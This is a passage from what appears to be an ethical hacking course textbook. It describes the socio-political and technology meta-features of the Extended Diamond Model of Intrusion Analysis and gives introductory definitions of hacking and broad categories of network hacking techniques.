


Figure 1.6: Extended Diamond Model of Intrusion Analysis


- **Socio-political meta-feature:** The socio-political meta-feature describes the relationship between the adversary and victim. This feature is used to determine the goal or motivation of the attacker; common motivations include financial benefit, corporate espionage, and hacktivism.
- **Technology meta-feature:** The technology meta-feature describes the relationship between the infrastructure and capability. This meta-feature describes how technology can enable both infrastructure and capability for communication and operation. It can also be used to analyze the technology used in an organization to identify any malicious activity.



LO#03: Explain Hacking Concepts and Different Hacker Classes

Hacking Concepts

This section deals with basic concepts of hacking: what is hacking, who is a hacker, and hacker classes.




What is Hacking?

- Hacking refers to **exploiting system vulnerabilities and compromising security controls** to gain unauthorized or inappropriate access to a system's resources
- It involves **modifying system or application features** to achieve a goal outside of the creator's original purpose
- Hacking can be used to steal and redistribute intellectual property, leading to **business loss**

What is Hacking?

Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources. It involves a modifying system or application features to achieve a goal outside its creator's original purpose. Hacking can be done to steal, pilfer, or redistribute intellectual property, thus leading to business loss.

Hacking on computer networks is generally done using scripts or other network programming. Network hacking techniques include creating viruses and worms, performing denial-of-service (DoS) attacks, establishing unauthorized remote access connections to a device using trojans or backdoors, creating botnets, packet sniffing, phishing, and password cracking. The 